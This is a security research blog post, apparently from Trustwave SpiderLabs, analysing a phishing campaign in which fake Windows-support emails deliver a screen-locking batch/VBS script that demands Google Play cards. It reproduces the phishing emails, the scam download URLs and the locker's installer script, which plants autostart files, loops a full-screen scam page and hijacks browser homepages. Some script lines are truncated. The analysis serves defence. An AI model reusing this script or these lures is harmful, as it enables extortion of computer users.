
Lockscreen Ransomware Phishing Leads To Google Play Card Scam

trustwave.com/en-us/resources/blogs/spiderlabs-blog/lockscreen-ransomware-phishing-leads-to-google-play-card-scam/



Loading...

Blogs & Stories

SpiderLabs Blog

Attracting more than a half-million annual readers, this is the security community's go-to destination for technical breakdowns of the latest threats, critical vulnerability disclosures and cutting-edge research.

Email scammers always seem to invent new ways of trickery to gain cash from their victims. We recently came across a case where the scammer reused some existing scripts to phish and scam - copy and paste style. With a bit of modification, the script works like ransomware, without the hassle of having to compile a portable executable. This screen locker ransomware variant locks the user's screen and demand a ransom rather than the typical file encryption style ransomware. The ransom demanded in this case was in the form of Google Play Cards.

Below is an overview of the process from the email hyperlinks, file downloads, to how these files are installed and work in the victim's computer.





Figure 1. From Scripts to Scams

The scam starts with an email. Recently, have seen an email spam campaign pretending to be an important update for your computer. The email "From:" address is: help@supportwindows followed by some digits.

In the first email sample, the hyperlink provided will directly download a batch file, **WindowsUpdate.bat**


Important Update - Message (HTML)
File
Message
Help
Tell me what you want to do
Mark Unread
Find
Zoom
Reply
Reply All
Forward

Important Update

Support9950 <help@windowssupport99500.com>
To [redacted]

Wed 7/1/2020 10:52 PM

http://www.whoawareness.com/windowsupdate.bat
Click or tap to follow link.

Mise à jour de sécurité importante pour Windows 10, veuillez cliquer ici et installer

or


http://www.whoawareness.com/windowsupdate.bat
Click or tap to follow link.

Windows 10 Important security Update please click here and install

For unsubscribe : reply with subject "Unsubscribe"

Figure 2. An email written in French, and translated in English, asking the user to update its computer.

In the second email sample, the hyperlink uses a short URL service that leads to a WordPress website.


Important Update for computer - Message (HTML)
File
Message
Help
Tell me what you want to do
Find
Zoom
Microsoft
Windows

Important Update for computer

Support247 <help@windowssupport1.com>
To [redacted]

Tue 7/7

This message was sent with High importance.
If there are problems with how this message is displayed, click here to view it in a web browser.
Click here to download pictures. To help protect your privacy, Outlook prevented automatic download of some pictures in this message.

Dear Customer

Our system has find out that your microsoft windows license is expired or corrupted and your all microsoft services will be stopped soon, you will not able to Use your microsoft computer anymore ,

To re-install windows license

https://tinyurl.com/whoaware
Click or tap to follow link.

please click here DOWNLOAD NOW

after that click on download for your license key then open it

then you will find two license keys

open license and license2 and click on run

then restart your computer your license key will be install

Thank you

Windows support team

For unsubscribe : reply with subject "Unsubscribe"

Important Update for computer

Support7 <help@windowssupport8.com>
To [redacted]

Sat 7/11

This message was sent with High importance.
If there are problems with how this message is displayed, click here to view it in a web browser.
Click here to download pictures. To help protect your privacy, Outlook prevented automatic download of some pictures in this message.

Dear Customer

Our system has find out that your microsoft windows license is expired or corrupted and your all microsoft services will be stopped soon, you will not able to Use your microsoft computer anymore ,

To re-install windows license

https://tinyurl.com/whoaware
Click or tap to follow link.

please click here DOWNLOAD NOW

after that click on download for your license key then open it

then you will find two license keys

open license and license2 and click on run

then restart your computer your license key will be install


Thank you

Windows support team

For unsubscribe : reply with subject "Unsubscribe"

Figure 3. Emails implying that a Windows OS License is expired.

Should the victim click the hyperlink provided by the second email sample will redirect to the WordPress web page below:



Welcome to windows support center

Click and Install Windows License Key


leave offline message
Sorry we are not available right now please leave your message whit your name and email.

*click on download and install now then click on keep/safe/run then open the file it will automatically install update then restart your computer.

whoawareness.com/?smd_process_download=1&download_id=82

Figure 4. The WordPress website posing as Windows Support.

Clicking the 'Microsoft' image will download **WindowsUpdate.bat** and hitting the 'Download Now' button downloads the **key.rar** archive file. Should the victim decide to open the downloaded archive file, they will see two script files. Files named as **License1.bat** and **License2.vbs**.



File Edit View Favorites Tools Help
Add Extract Test Copy Move Delete Info


C:\Users\[redacted]\Downloads\key.rar\

Name	Size	Packed Size	Modified	Created	Acc
License1.bat	2 543	867	2020-07-04 08:15		
License2.vbs	648	348	2020-07-02 07:08		

1 / 2 object(s) selected | 2 543 | 2 543 | 2020-07-04 08:15:34

Figure 5. The keys to scamming

In the first email sample, the hyperlink provided will download the **WindowsUpdate.bat.** The file in the archive, **License1.bat** is the same as the **WindowsUpdate.bat**. This is a modified script from an old one that was uploaded in pastebin.com way back in 2017. The script can be viewed here



Modified Script (2020)

```
@echo off
rem Navigate to startup folder
cd "%userprofile%\Start Menu\Programs\Startup"
echo DO >> "startup1.vbs"
echo Set objIE=WScript.createobject("internetexplorer.application","objIE")>> "startup1.vbs"

 echo      objIE.visible = True >> "startup1.vbs"

 echo          objIE.TheaterMode = False >> "startup1.vbs"

 echo          objIE.AddressBar = True >> "startup1.vbs"

 echo           objIE.StatusBar = False >> "startup1.vbs"

 echo           objIE.MenuBar = False >> "startup1.vbs"

 echo           objIE.FullScreen = True >> "startup1.vbs"

 echo           objIE.Navigate "http://whoawareness.com/?page_id=93" >> "startup1.vbs"

 echo           Do Until objIE.ReadyState = 4 >> "startup1.vbs"

 echo               WScript.Sleep 100 >> "startup1.vbs"

 echo           Loop  >> "startup1.vbs"

 echo           URL = "http://whoawareness.com/?page_id=93" & UserComputer & "/CoreDirector_"

 echo           "/login.aspx?BK=" & strBank >> "startup1.vbs"

 echo           objIE.Navigate("http://whoawareness.com/?page_id=93") >> "startup1.vbs"

echo MSGBOX "Could not install update, License key is corrupted please renew Windows License o
echo LOOP >> "startup1.vbs"
@echo off
echo cd "C:\Windows\System32" > "startup1.bat"
rem Navigate to startup folder
cd "%userprofile%\Start Menu\Programs\Startup"
echo @echo off >> "startup1.bat"
echo Go to Begin >> "startup1.bat"
echo @echo off >> "startup1.bat"
echo REG ADD "HKCU\SOFTWARE\MICROSOFT\INTERNET EXPLORER\MAIN" /V "START PAGE" /D "http://suppo
echo @echo off >> "startup1.bat"
echo REG ADD "HKCU\SOFTWARE\MICROSOFT\GOOGLE CHROME\MAIN" /V "START PAGE" /D "http://support82
echo @echo off >> "startup1.bat"
echo REG ADD "HKCU\SOFTWARE\MICROSOFT\MOZILLA FIREFOX\MAIN" /V "START PAGE" /D "http://support

echo taskkill /im firefox.exe" /f >> "startup1.bat"

echo cd /D "%APPDATA%\Mozilla\Firefox\Profiles" >> "startup1.bat"
echo cd *.default >> "startup1.bat"
echo set ffile=%cd% >> "startup1.bat"
echo echo user_pref("browser.startup.homepage", "http://support16.com/google.html");>>"%ffile%
echo set ffile= >> "startup1.bat"
```

Original Script (2017)


```
@echo off
rem Navigate to startup folder
cd "%userprofile%\Start Menu\Programs\Startup"
echo DO >> "startup1.vbs"
echo MSGBOX "Could not install update, License key is corrupted please renew Windows License o
echo LOOP >> "startup1.vbs"
@echo off
echo cd "C:\Windows\System32" > "startup1.bat"
rem Navigate to startup folder
cd "%userprofile%\Start Menu\Programs\Startup"
echo @echo off >> "startup1.bat"
echo Go to Begin >> "startup1.bat"
echo @echo off >> "startup1.bat"
echo REG ADD "HKCU\SOFTWARE\MICROSOFT\INTERNET EXPLORER\MAIN" /V "START PAGE" /D "http://www.s
echo @echo off >> "startup1.bat"
echo REG ADD "HKCU\SOFTWARE\MICROSOFT\GOOGLE CHROME\MAIN" /V "START PAGE" /D "http://www.suppo
echo @echo off >> "startup1.bat"
echo REG ADD "HKCU\SOFTWARE\MICROSOFT\MOZILLA FIREFOX\MAIN" /V "START PAGE" /D "http://www.sup

echo taskkill /im firefox.exe" /f >> "startup1.bat"

echo cd /D "%APPDATA%\Mozilla\Firefox\Profiles" >> "startup1.bat"
echo cd *.default >> "startup1.bat"
echo set ffile=%cd% >> "startup1.bat"
echo echo user_pref("browser.startup.homepage", "http://support16.com/google.html");>>"%ffile%
echo set ffile= >> "startup1.bat"
```

Figure 6. Side by side comparison of the modified(Left Pane) and the original(Right Pane) script

The batch file serves as the installation file. Running this command batch file will drop another VBS and two batch files in the User Startup Folder. These scripts will automatically be executed when the computer starts.




Name	Date modified	Type
desktop.ini	2/21/2018 8:09 PM	Configuration sett...
startup1.bat	7/7/2020 11:42 PM	Windows Batch File
startup1.vbs	7/7/2020 11:42 PM	VBScript Script File
startup2.bat	7/7/2020 11:42 PM	Windows Batch File

3 items selected Date modified: 7/7/2020 11:42 PM Date created: 7/7/2020 11:42 PM
Size: 1.44 KB

Figure 7. Dropping files in User Startup folder yields the auto-run technique

